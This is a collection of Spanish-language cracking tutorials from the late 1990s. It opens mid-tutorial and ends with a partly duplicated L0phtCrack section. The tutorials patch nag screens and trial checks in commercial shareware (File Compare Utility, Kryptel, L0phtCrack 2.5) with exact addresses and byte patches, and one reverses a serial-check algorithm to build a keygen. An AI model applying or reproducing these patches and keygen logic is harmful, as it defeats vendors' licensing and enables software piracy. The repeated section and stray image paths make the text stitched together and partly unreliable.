:0040C13A 83C408 add esp, 00000008
:0040C13D 85C0 test eax, eax
:0040C13F 7547 jne 0040C188---->cambiar por nop

*** Possible StringData Ref from Data Obj ->"Registered Version"**
|
:0040C141 68F0454400 push 004445F0---------->"Aqui"
:0040C146 689F040000 push 0000049F
:0040C14B 56 push esi
:0040C14C FFD5 call ebp
:0040C14E 6A00 push 00000000
:0040C150 68A0040000 push 000004A0
:0040C155 56 push esi
:0040C156 FFD7 call edi

Inmediatamente arriba aparece un jne y un poco mas arriba otro.
Podemos cambiar estos por nop para que el programa no salte.En nuestro hex cambiamos
el 7547 por 9090 y el 0f85e0000000 cambiar por 909090909090.ok guardamos los cambios,en el programa le damos help/about....
¡¡¡SORPRESA!!!!! ,"Registered Version".
Ahora solo nos falta el nagscreen del principio,vamos a usar el softice ahora para detectar que funcion genera la nag.
Bpx CreateDialogBox,abrimos el programa y nada..,easy, no pasa naa,probemos con otro,bpx DialogboxparamA, y bingo!!!.F12 y estamos en el interior
de nuestra victima.Anotamos la direccion del call dialogboxparama,para referencia en el w32dasm.
PD: El softice se necesita en este caso para referencia pues no sabemos cual de todas las funciones genera la nag y no
perdernos en el listado muerto.
Buscamos esta direccion en el w32dasm y vemos esto:

:0042C6D5 8B542408 mov edx, dword ptr [esp+08]

:0042C6D9 50 push eax---------->nop
:0042C6DA A188154600 mov eax, dword ptr [00461588]
:0042C6DF 6880C44200 push 0042C480
:0042C6E4 52 push edx---------->nop

*** Possible Reference to Dialog: DialogID_0092**
|
:0042C6E5 6892000000 push 00000092------->nop
:0042C6EA 50 push eax------>nop

*** Reference To: USER32.DialogBoxParamA, Ord:0093h**
|
:0042C6EB FF15F4124400 Call dword ptr [004412F4]---->nop "Aqui aparecemos"
:0042C6F1 5E pop esi
:0042C6F2 C20400 ret 0004

Ahora solo nos resta deshacer el call y todos los push inmediatamente por encima de este(5 push).
Ahora tenemos un supuesto "Full registered version" del programa.,sin ningun indicio q' nos diga lo contrario.

FEELFREE-KOLGADO

Tutorial Descargado de Karpoff Spanis Tutor

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**File Compare Utility 3.0.002**	W95
DEsCripCión	Programa para comparar ficheros.	
tipo	Shareware (25 $)	
url	http://www.oneysoft.com	
protECCión	**Nag-screen si no estás registrado.**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	SoftIce 3.22, JavaScript	
oBjEtivo	**Hacer un Generador de Claves (KeyGen).**	
CrACkEr	**Mr.Brown**	
FEChA	1 de Marzo de 1999	

Introducción

El programa no tiene limitaciones por no estar registrado, pero aparece una nag-screen cada vez que se arranca el programa. Hay una opción para registrarse, introduciendo el nombre, la empresa y la clave.

El objetivo será localizar la rutina de validación de la clave, comprenderla, y hacer un generador de claves.

Al Atake

Lo primero es ver cómo reacciona el programa al intentar registrarnos.
Ponemos un nombre, empresa y clave cualquiera, y nos aparece un mensaje de clave incorrecta.
El mensaje es el típico MessageBox de windows, lo cual nos facilita el poder acercarnos a la rutina de comprobación de la clave.
Así pues, vamos al SoftIce(Ctrl+D) ,ponemos el breakpoint(BPX MessageBoxA) y volvemos al programa(Ctrl+D).

Intentamos registrarnos nuevamente para ver si nuestro breakpoint hace efecto.
Efectivamente, aparecemos en el SoftIce, en la rutina MessageBoxA de la USER32.DLL del windows.
Le damos a la tecla F12 para ver quién ha llamado a esta rutina.
Después de un Enter, ya estamos en la parte del código del programa FCOMPARE

Con un par más de F12 nos situaremos en 014F:00408FC0, y unas líneas antes podemos ver una parte interesante del código :

```
014F:00408F9B  8B45E8          MOV     EAX,[EBP-18] ;Clave
014F:00408F9E  8B4DE0          MOV     ECX,[EBP-20] ;Empresa
014F:00408FA1  50              PUSH    EAX
014F:00408FA2  8B55E4          MOV     EDX,[EBP-1C] ;Nombre
014F:00408FA5  51              PUSH    ECX
014F:00408FA6  52              PUSH    EDX
014F:00408FA7  E854020000      CALL    00409200     ;ValidaClave
014F:00408FAC  83C40C          ADD     ESP,0C
014F:00408FAF  85C0            TEST    EAX,EAX
014F:00408FB1  7531            JNZ     00408FE4
014F:00408FB3  6A11            PUSH    11
014F:00408FB5  A1DC5D4400      MOV     EAX,[00445DDC]
014F:00408FBA  50              PUSH    EAX
014F:00408FBB  E8706B0000      CALL    0040FB30
014F:00408FC0  83C408          ADD     ESP,08
```

Así pues, la validación de la clave introducida se hace en la rutina que empieza en :409200
Vamos pallí.... Ponemos un breakpoint en :408FA7 haciendo doble clic en esa línea, quitamos el anterior breakpoint con BD 0, y retornamos al programa con F5.
Volvemos a registrarnos, y el SoftIce se parará por el breakpoint. Podemos ver los datos que se le pasan a la rutina de validación mirando el contenido de eax, ecx y edx (D EDX)
Con F8 entramos en la rutina de :409200

Lo primero que hace, es verificar que la clave tenga exactamente 8 posiciones.
Luego comprueba que sólo contenga letras de '0' a '9', de 'a' a 'f', y de 'A' a 'F'.
Seguidamente las va acumulando en ESI, de tal manera que al final ESI=Clave.
Entonces calcula un número en función de la empresa, que guarda en EDI. Luego calcula otro número esta vez en función del nombre, que se suma a EDI.
Finalmente a EDI se le suma ESI, y se incrementa en 1. En estos momentos, si EDI vale 0, la clave se considera válida, sinó es incorrecta. Todo esto se puede ver en :

```
014F:00409200  56             PUSH    ESI
014F:00409201  57             PUSH    EDI
014F:00409202  33F6           XOR     ESI,ESI  ; ESI = 0
014F:00409204  8B7C2414       MOV     EDI,[ESP+14]
014F:00409208  57             PUSH    EDI
014F:00409209  FF1548A84400   CALL    [KERNEL32!lstrlen]
014F:0040920F  83F808         CMP     EAX,08   ;Clave de 8 posiciones?
014F:00409212  7405           JZ      00409219
```

```
014F:00409214  33C0          XOR     EAX,EAX  ;Clave incorrecta
014F:00409216  5F            POP     EDI
014F:00409217  5E            POP     ESI
014F:00409218  C3            RET
014F:00409219  8A07          MOV     AL,[EDI] ;Comprueba letra
014F:0040921B  47            INC     EDI
014F:0040921C  84C0          TEST    AL,AL
014F:0040921E  743A          JZ      0040925A
014F:00409220  C1E604        SHL     ESI,04
014F:00409223  3C30          CMP     AL,30     ;Entre '0'
014F:00409225  7C0C          JL      00409233  ; ....
014F:00409227  3C39          CMP     AL,39     ; y '9'
014F:00409229  7F08          JG      00409233
014F:0040922B  0FBEC0        MOVSX   EAX,AL
014F:0040922E  83E830        SUB     EAX,30
014F:00409231  EB1E          JMP     00409251
014F:00409233  3C61          CMP     AL,61     ;Entre 'a'
014F:00409235  7C0C          JL      00409243  ; ....
014F:00409237  3C66          CMP     AL,66     ; y 'f'
014F:00409239  7F08          JG      00409243
014F:0040923B  0FBEC0        MOVSX   EAX,AL
014F:0040923E  83E857        SUB     EAX,57
014F:00409241  EB0E          JMP     00409251
014F:00409243  3C41          CMP     AL,41     ;Entre 'A'
014F:00409245  7C3E          JL      00409285  ; ....
014F:00409247  3C46          CMP     AL,46     ; y 'F'
014F:00409249  7F3A          JG      00409285
014F:0040924B  0FBEC0        MOVSX   EAX,AL
014F:0040924E  83E837        SUB     EAX,37
014F:00409251  03F0          ADD     ESI,EAX   ;Añade letra a ESI
014F:00409253  8A07          MOV     AL,[EDI]
014F:00409255  47            INC     EDI
014F:00409256  84C0          TEST    AL,AL
014F:00409258  75C6          JNZ     00409220  ;Bucle para las 8 letras
014F:0040925A  8B442410      MOV     EAX,[ESP+10] ;Empresa (nº1)
014F:0040925E  50            PUSH    EAX
014F:0040925F  E83CFFFFFF    CALL    004091A0     ;Calcula Número
014F:00409264  83C404        ADD     ESP,04
014F:00409267  8BF8          MOV     EDI,EAX      ;EDI = nº1
014F:00409269  8B44240C      MOV     EAX,[ESP+0C] ;Nombre (nº2)
014F:0040926D  50            PUSH    EAX
014F:0040926E  E82DFFFFFF    CALL    004091A0     ;Calcula Número
014F:00409273  83C404        ADD     ESP,04
014F:00409276  03F8          ADD     EDI,EAX  ;EDI=nº1 + nº2
014F:00409278  03FE          ADD     EDI,ESI  ;EDI=nº1 + nº2 + ESI
014F:0040927A  47            INC     EDI      ;EDI=nº1 + nº2 + ESI + 1
014F:0040927B  83FF01        CMP     EDI,01   ;Assigna el BitDeAcarreo
014F:0040927E  5F            POP     EDI
014F:0040927F  1BC0          SBB     EAX,EAX  ;EAX=EAX-EAX-BitDeAcarreo
014F:00409281  5E            POP     ESI
014F:00409282  F7D8          NEG     EAX      ;Pone EAX=1 si Clave OK
014F:00409284  C3            RET
014F:00409285  33C0          XOR     EAX,EAX  ;Clave incorrecta
014F:00409287  5F            POP     EDI
014F:00409288  5E            POP     ESI
014F:00409289  C3            RET
```

Así pues, nº_Empresa + nº_Nombre + nº_Clave + 1 = 0 determina que la clave sea correcta.
O lo que es lo mismo, que Clave = - nº_Empresa - nº_Nombre - 1
Ahora ya sabemos cómo se calcula la clave, pero para poder hacer el generador de claves, necesitamos saber cómo se calcula el número en función del nombre y la empresa.
De ello se encarga la rutina que empieza en :4091A0 :

```
014F:004091A0  56                 PUSH    ESI
014F:004091A1  57                 PUSH    EDI
014F:004091A2  33FF               XOR     EDI,EDI
014F:004091A4  8B74240C           MOV     ESI,[ESP+0C]
014F:004091A8  56                 PUSH    ESI
014F:004091A9  FF1548A84400       CALL    [KERNEL32!lstrlen]
014F:004091AF  83F804          -- CMP     EAX,04
014F:004091B2  7216         (1)|  JB      004091CA
014F:004091B4  8BC8            |  MOV     ECX,EAX
014F:004091B6  C1E902          |  SHR     ECX,02
014F:004091B9  8D148D00000000  |  LEA     EDX,[ECX*4+00000000]
014F:004091C0  2BC2            |  SUB     EAX,EDX
014F:004091C2  033E            |  ADD     EDI,[ESI]
014F:004091C4  83C604          |  ADD     ESI,04
014F:004091C7  49              |  DEC     ECX
014F:004091C8  75F8            -- JNZ     004091C2
014F:004091CA  83F802          -- CMP     EAX,02
014F:004091CD  721C         (2)|  JB      004091EB
014F:004091CF  8BD0            |  MOV     EDX,EAX
014F:004091D1  C1EA01          |  SHR     EDX,01
014F:004091D4  8D0C5500000000  |  LEA     ECX,[EDX*2+00000000]
014F:004091DB  2BC1            |  SUB     EAX,ECX
014F:004091DD  33C9            |  XOR     ECX,ECX
014F:004091DF  83C602          |  ADD     ESI,02
014F:004091E2  668B4EFE        |  MOV     CX,[ESI-02]
014F:004091E6  03F9            |  ADD     EDI,ECX
014F:004091E8  4A              |  DEC     EDX
014F:004091E9  75F2            -- JNZ     004091DD
014F:004091EB  83F801          -- CMP     EAX,01
014F:004091EE  720A         (3)|  JB      004091FA
014F:004091F0  33C9            |  XOR     ECX,ECX
014F:004091F2  8A0E            |  MOV     CL,[ESI]
014F:004091F4  46              |  INC     ESI
014F:004091F5  03F9            |  ADD     EDI,ECX
014F:004091F7  48              |  DEC     EAX
014F:004091F8  75F6            -- JNZ     004091F0
014F:004091FA  8BC7               MOV     EAX,EDI
014F:004091FC  5F                 POP     EDI
014F:004091FD  5E                 POP     ESI
014F:004091FE  C3                 RET
```

La rutina acaba devolviendo un valor en EAX. Para sus cálculos, utiliza EDI para ir acumulando el código ascii de cada carácter de la clave, de la siguiente manera :
1) Si la clave tiene 4 o más caracteres, acumula en bloques de 4 bytes en orden inverso.
2) Si quedan 2 o más caracteres no acumulados, se suman en bloques de 2 bytes en orden inverso.
3) Si queda algún carácter no tratado, también se suma.

Quizás con un ejemplo se entienda mejor, así que veamos cómo actuaría la rutina con el texto "WKT-ECD", que en hexa es: 57 4B 54 2D 45 43 44

```
1) EDI=2D544B57  ;los 4 primeros bytes en orden inverso
2)    +00004345  ;los 2 siguientes bytes en orden inverso
3)    +00000044  ;el último byte
      ---------
   EDI=2D548EE0  ;valor que devuelve la rutina
```

El Generador de Claves (KeyGen)

Ahora que ya hemos visto todo el proceso para calcular la clave, sólo nos queda hacer el Generador de Claves.
Se puede utilizar cualquier lenguaje de programación para implementar la rutina, pero en este caso usaremos el JavaScript, que pese a no ser el más cómodo, nos servirá para ver los resultados directamente desde esta página web, sin tener que ejecutar ningún programa.

Nombre : ECD

Empresa :

WKT

Generar Clave

Clave :

Para ver el código fuente del generador de claves, mirar la parte de JavaScript al principio del código fuente .htm de esta página.

TuTOrial Spud (diciembre '99)

KRIPTEL V3.5

http://download.cnet.com/downloads/0,10152,0-10105-101-1500144,00.html?gid=55176&tag=st.dl.10105-100-1500144.qf.10105-101-1500144

INTRODUCCION

Hola que tal, esta es la primera vez que me decido a hacer un tutorial. La verdad es que soy un taco de vago para escribir, pero los conocimientos hay que compartirlos sino se te pudren en la cabeza, como bien dijo alguien por ahí ;))

Bueno, este programa es un encriptador/desencriptador, yo ni siquiera se usarlo (tampoco me he puesto) pero es uno de otros tantos programas que

mi colega Killman se entretiene en buscarme pa que yo lo destripe y aprenda un poquito mas ;) (Grasia Gitano :P)

Se trata de una proteccion Cinderella de 30 dias, con una Nag de entrada avisandote de los dias que faltan para el fatidico petado de programa y una Nag despues de introducir los datos de registro, avisandote de que los datos introducidos se comprobaran la proxima vez que lo ejecutes y tal

Bueno, empecemos:

Para empezar hay que instalarlo, ejecutamos Kryptel.exe y lo instalamos obteniendo brw.exe.

Ejecutamos bre.exe y antes de comenzar ya aparece la primera Nag avisandonosde que tenemos 30 dias para registrarlo. Bien, le damos a continuar y entramos en el programa. Nos vamos a la ventana de registro Help/Registration Code y probamos un nombre y serie aleatorio. Yo he puesto Spud y 123456. Pulsamos en registrar y nos da un mensage avisandonos de que el numero de serie tiene un formato erroneo, el cual debe ser tal que asi xxxx-xxxx-xxxxxxxx. Po guay, trabajo que nos ahorra el programador para cuando tengamos que sacar un numero de serie valido ;)

Ok, seguimos. Ponemos de nuevo Spud y este serial 1234-5678-12345678 y le damos a registrar, ahora nos aparece una ventanita dandonos las gracias por registrar el producto y bla bla bla que el codigo de registro que has introducido se comprobara cuando reinicies el programa y que sabras si es correcto o no cuando aparezca tu nombre (Spud) en la ventana de About. Vale, reiniciamos el programa, vamos a about y como es natural seguimos sin estar registrados.

Muy bien, ya hemos tanteado el programa, ya sabemos que el codigo introducido o bien se guarda en algun lugar del ordenador o bien el codigo se procesa, se comprueba el serial y se guarda un flag de "Registro aceptado" en ese lugar del ordenador. En cualquiera de los dos casos ese lugar puede ser el registro de sistema, el propio ejecutable o algun archivo de inicializacion. Lo mas usual siempre es el registro de sistema asi que me voy al W32Dasm y busco en las Imported Functions alguna funcion referente al registro de sistema de entre todas encuentro

GetPrivateProfileStringA y

SetPrivateProfileStringA

Vale, estas funciones lo que hacen simplemente es introducir en un directorio del registro de sistema una cadena de caracteres. Una vez cerrado y abierto el programa por primera vez puedes irte al registro de sistema y buscar por ejemplo la cadena "Kryptel" hasta que encuentres la zona de nuestro programa. El buscador del registro de sistema se para un par de veces, miramos y no encontramos nada que nos interese, la tercera vez que se para lo hace en "HKEY_LOCAL_MACHINE\Software\INV softworks\Kryptel" miramos dentro y podemos ver que se encuentran almacenados en forma de cadena de texto nuestro serial y nuestro nombre. Esto quiere decir que los datos introducidos en la ventana de registro se almacenan en el registro de sistema y son recuperados luego por el programa cuando se ejecuta de nuevo, para procesarlos y decidir si el programa se registra o no.

Llegado a este punto comence a poner breackpoints del tipo BPX WritePrivateProfileStringA IF *(*(ESP+4))= =´RegC´ y BPX GetPrivateProfileStringA IF *(*(ESP+4))= =´RegC´ (la metodologia de estos Breackpoints la podeis comprender en el tutorial de "Crack en colores de E+P") para interrumpir el programa en los accesos de lectura/escritura del registro de sistema con respecto a nuestro serial. Podria explicaros mas a fondo en que consiste esto, pero la verdad es que llegado a este punto la cosa se me empezo a complicar, y decidi cambiar de estrategia.

(Si tienes tiempo y mas experiencia que yo quizas te interese continuar ;)

Otra estrategia

Como lo de seguir el calculo del serial no me fue muy bien, decidi ir a por la proteccion temporal, asi que busque en el W32Dasm algunas funciones de acceso al reloj del sistema y me tope con las siguientes:

GetSystemTimeAsFileTime, GetTickCount y GetTimeFormat

GetTickCount cuenta los milisegunos pasados desde que se inicio Windows, GetTimeFormat formatea una zona de memoria para ser usada por una variable de tiempo y GetSystemTimeAsFileTime, que es la que nos interesa, obtiene la fecha y hora actual en el formato de Tiempo Coordinado Universal (ke koño significara esto XD) la funcion se declara asi:

```
VOID GetSystemTimeAsFileTime(

LPFILETIME lpSystemTimeAsFileTime // Puntero a una estructura de archivo de tiempo

);
```

Estructuta de archivo de tiempo:

```
typedef struct _FILETIME {

DWORD dwLowDateTime;

DWORD dwHighDateTime;

} FILETIME;
```

En resumen el primer parametro que se le pasa a la funcion GetSystemTimeAsFileTime es un puntero hacia una estructura de 8 byes (doble DWORD) en la que se encuentra codificada la fecha y la hora actual.

Asi pues entramos en accion abriendo el SoftIce (CTRL+D) y poniendo un BPX GetSystemTimeAsFileTime.

Luego ejecutamos el Kryptel y caemos dentro de la funcion. Pulsamos F12 y entramos en el KERNEL, pulsamos otra vez y seguimos en el KERNEL asi que F5 para continuar, la segunda vez ocurre lo mismo y es que se trata de dos comprobaciones iniciales de la fecha para algo relacionado con la carga del fichero para la ejecucion. La tercera vez que el Sice corta en esta funcion pulsamos F12 y aparecemos en el codigo del kryptel (BRW.EXE) justamente aquí:

:00403A2E 68901A4100 push 00411A90 ß Puntero al FILETIME

* Reference To: KERNEL32.GetSystemTimeAsFileTime, Ord:0137h

|

:00403A33 FF1510364100 Call dword ptr [00413610]

:00403A39 3935081C4100 cmp dword ptr [00411C08], esi

echamos un vistazo a la direccion 411A90 y vemos los 8 bytes del filetime

:d 411A90

167:411A90 60 83 04 D9 99 20 BF 01 por supuesto en tu ordenador sera diferente.

Bueno, ponemos un BPR 167:411A90 167:411A90+7 RW para que el Sice pare cada vez que se lee o escribe en esa zona de la memoria. Pulsamos F5 y se para en 403EF8:

:00403ECF FF15C8384100 Call dword ptr [004138C8]

:00403ED5 A1AC124100 mov eax, dword ptr [004112AC]

:00403EDA 3905A8124100 cmp dword ptr [004112ª8], eax

:00403EE0 7510 jne 00403EF2

:00403EE2 85C0 test eax, eax

:00403EE4 750C jne 00403EF2

:00403EE6 C605C423410001 mov byte ptr [004123C4], 01

:00403EED E981000000 jmp 00403F73

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:

|:00403EE0(C), :00403EE4(C)

|

:00403EF2 8B0DAC1A4100 mov ecx, dword ptr [00411AAC] ß Fecha limite

:00403EF8 8B15941A4100 mov edx, dword ptr [00411A94] ß Fecha actual ß AQUÍ PARA EL SICE

:00403EFE 3BCA cmp ecx, edx ß Se comparan

:00403F00 7F6A jg 00403F6C ß Salta si se supera la fecha limite

:00403F02 A1A81A4100 mov eax, dword ptr [00411AA8]

:00403F07 7C08 jl 00403F11 ß Salta si fecha actual < limite

:00403F09 3B05901A4100 cmp eax, dword ptr [00411A90]

:00403F0F 775B ja 00403F6C ß Salta si se supera la hora limite

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00403F07(C)

|

:00403F11 8B1D901A4100 mov ebx, dword ptr [00411A90] ß Si fecha actual < fecha limite continua el programa.

Como podeis ver hemos acodizado justo en la rutina de comparacion de fechas, lo primero que hace es cargar en ECX los 4 segundos bytes del FILETIME que contiene la fecha limite, estos 4 ultimos bytes contienen el Dia/Mes/Año, y se comparan con los 4 ultimos del FILETIME de la fecha actual. Si se ha superado la fecha limite el programa salta a 403F6C y la verdad es que no se que es lo que hace entonces, no ocurre nada! Algo habra tramado el programador porque si adelantas la fecha a 31 dias despues de la fecha de instalacion no ocurre nada de nada, es mas, el nag de entrada desaparece. Como comienzo se puede cambiar en 403F00 el JG 00403F6C por un JMP 403F6C dejara de salir el nag de comienzo y sea cual sea la fecha siempre evitara la nag, con esto supuestamente se consigue que el programa nunca caduque. Sin embargo, como no me fiaba mucho de esto segui indagando un poquillo y retrocedi un poco hacia atrás.

Este trozo de rutina que hemos analizado es llamado desde 403EE0 y 403EE4, veamos esto:

:00403ECF FF15C8384100 Call dword ptr [004138C8]

:00403ED5 A1AC124100 mov eax, dword ptr [004112AC]

:00403EDA 3905A8124100 cmp dword ptr [004112A8], eax

:00403EE0 7510 jne 00403EF2

:00403EE2 85C0 test eax, eax

:00403EE4 750C jne 00403EF2

:00403EE6 C605C423410001 mov byte ptr [004123C4], 01

:00403EED E981000000 jmp 00403F73

Aquí tenemos claros los dos saltos condicionales en 403EE0 y 403EE4 JNE 403EF2 que saltan hacia la rutina de comprobacion de la fecha, para que estos saltos no se realicen es necesatio que tanto lo que hay en la direccion 4112AC como lo que hay en la direccion 4112A8 sean 0. Si pones BPMD en esas dos direcciones y te pones a averiguar de donde salen te puedes kedar un poco pillao, asi que lo mejor es NOPear estos dos saltos y evitar siempre el calculo de la fecha. Dejamos correr el programa y vemos que el NAG no sale, la fecha no se comprueba y si nos vamos al menu de About vemos como el reiterado mensage de Unregistered evaluation copy es sustituido por nuestro nombre ;)


Bueno, espero que os haya gustado mi primer tutorial, y que os haya servido de algo ;) si teneis alguna duda mi mail es i5780@galileo.fie.us.es y como dice la peña esta del Wkt buscar al +ORC en la red.

Tutorial Descargado de Karpoff Spanis Tutor

Como crackear L0phtCrack 2.5

Aca estamos de nuevo con el tutorial de cómo crackiar el mejor de los desencriptadores de SAM's para NT

Bueno, como sha saben abran el programa y miren a ver que tal.
Como vemos nos muestra esta nag:



Uhmm esto me huele a Call.
Bueno vamos a register y ponemos cualquier cosa!, nos sale con que esta mal!!!:

Apuntamos a esa frase: You have entered a invalid code.
Y la buscamos en el W32Dasm en las string references (fijense que esta abajo del todo para que no pierdan tiempo buscándola):

"You have entered an invalid code. " genial!!!
"You have successfully registered " mal!!!
"You must choose a password file! "
"You must choose a wordlist file! "
"You need to select a wordfile!"
"Your trial version of L0phtCrack " mal!!!

Ahora hacemos 2 click en la referencia a You have entered an invalid code

```
* Possible StringData Ref from Data Obj ->"You have entered an invalid code. "
                                        ->"Please try again."
                                |
:00406371 6830354800            push 00483530
:00406376 E8F0020500            call 0045666B
:0040637B 56                    push esi
:0040637C 8D8C24E0000000        lea ecx, dword ptr [esp+000000E0]
:00406383 E812EE0300            call 0044519A
:00406388 8D8C2480000000        lea ecx, dword ptr [esp+00000080]
:0040638F E88ED50300            call 00443922
:00406394 83F801                cmp eax, 00000001
:00406397 0F846EFFFFFF          je 0040630B
:0040639D E9A9000000            jmp 0040644B
```

Por aquí no hay nada interesante, vamos a fijarnos mas arriba a ver que hay.


```
:00406355 85C0                  test eax, eax
:00406357 7449                  je 004063A2 Interesante
:00406359 8B03                  mov eax, dword ptr [ebx]
:0040635B 8D54242C              lea edx, dword ptr [esp+2C]
:0040635F 52                    push edx
:00406360 50                    push eax
:00406361 E8FAFE0100            call 00426260
:00406366 83C408                add esp, 00000008
:00406369 85C0                  test eax, eax
:0040636B 7435                  je 004063A2 Interesante
```

Uhmmm que sera esto? Vamos a ejecutar alguno de los dos por que como sha saben van a la misma dirección =)

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00406357(C), :0040636B(C)
|
:004063A2 83C9FF                or ecx, FFFFFFFF
:004063A5 C785C000000000000000  mov dword ptr [ebp+000000C0], 00000000
:004063AF 33C0                  xor eax, eax
```

Caemos aqui y como predan ver nos saltamos la nag que dice You have entered a invalid…. Bueno entonces que hacemos???? Nos fijamos el offset de los 2 saltos

```
:00406357 7449                  je 004063A2 CAMBIAR A JMP (EB en hexadecimal)
:0040636B 7435                  je 004063A2 CAMBIAR A JMP (EB en hexadecimal)
```



Bueno sha no nos muestra la nag del serial malo, pero todavía no esta registrado completamente. Ahora lo que tenemos que hacer es que cuando el tiempo se termine no nos mueste el mensaje de Your trial versión has..... tonces buscamos esa string y vemos:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004062CD(C)
|
:00406487 8B85C0000000          mov eax, dword ptr [ebp+000000C0]
:0040648D 85C0                  test eax, eax
:0040648F 741F                  je 004064B0
:00406491 8B85C4000000          mov eax, dword ptr [ebp+000000C4]
:00406497 85C0                  test eax, eax
:00406499 7F15                  jg 004064B0
:0040649B 6A00                  push 00000000
:0040649D 6A00                  push 00000000

* Possible StringData Ref from Data Obj ->"Your trial version of L0phtCrack "
                                 ->"2.5 has expired. You must register"
```

Uhm no se porque quise ir a:
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004062CD(C)

Pues fui y vi…

```
:004062CA 83F801                cmp eax, 00000001
:004062CD 0F85B4010000          jne 00406487
:004062D3 6A00                  push 00000000
```

Si se ejecuta el jne nos va al mensaje de expiracion! Tonces lo que tenemos que hacer es noopear los 6 bytes y listo! OK todo bien no nos sale el mensaje, todavía no esta registrado!!!

Por una de esas cosas de la vida se me abrio el cerebro ZenCracker y veo esto
* Possible StringData Ref from Data Obj ->"%d"
y pienso %d parese ser una variable de dias por que d es la primer letra de dia digo no? Y si vemos que hay mas arriba? Ok ahí vamos!
Vemos esto que es lo mas sospechoso que hay, que si se ejecuta se va lejos de todos los demas saltos y otras yerbas!!
Asi que lo cambiamos a JMP o en su defecto a JNE y listo ya no aparece la nag del ortooo
:00406265 0F8485020000 je 004064F0


La verdad que esto ultimo lo encontre de puro Zen Cracking (ojete) =)

Nahhh bueno un saludo para todos los seguidores de Zen Crackers Team! [zCt] y saludo para todo limados, marduk, etc!

Como crackear L0phtCrack 2.5

Aca estamos de nuevo con el tutorial de cómo crackiar el mejor de los desencriptadores de SAM's para NT

Bueno, como sha saben abran el programa y miren a ver que tal.
Como vemos nos muestra esta nag:



Uhmm esto me huele a Call.
Bueno vamos a register y ponemos cualquier cosa!, nos sale con que esta mal!!!:

Apuntamos a esa frase: You have entered a invalid code.
Y la buscamos en el W32Dasm en las string references (fijense que esta abajo del todo para que no pierdan tiempo buscándola):

"You have entered an invalid code. " genial!!!
"You have successfully registered " mal!!!
"You must choose a password file! "
"You must choose a wordlist file! "
"You need to select a wordfile!"
"Your trial version of L0phtCrack " mal!!!

Ahora hacemos 2 click en la referencia a You have entered an invalid code

```
* Possible StringData Ref from Data Obj ->"You have entered an invalid code. "
                                        ->"Please try again."
                                |
:00406371 6830354800            push 00483530
:00406376 E8F0020500            call 0045666B
:0040637B 56                    push esi
:0040637C 8D8C24E0000000        lea ecx, dword ptr [esp+000000E0]
:00406383 E812EE0300            call 0044519A
:00406388 8D8C2480000000        lea ecx, dword ptr [esp+00000080]
:0040638F E88ED50300            call 00443922
:00406394 83F801                cmp eax, 00000001
:00406397 0F846EFFFFFF          je 0040630B
:0040639D E9A9000000            jmp 0040644B
```

Por aquí no hay nada interesante, vamos a fijarnos mas arriba a ver que hay.

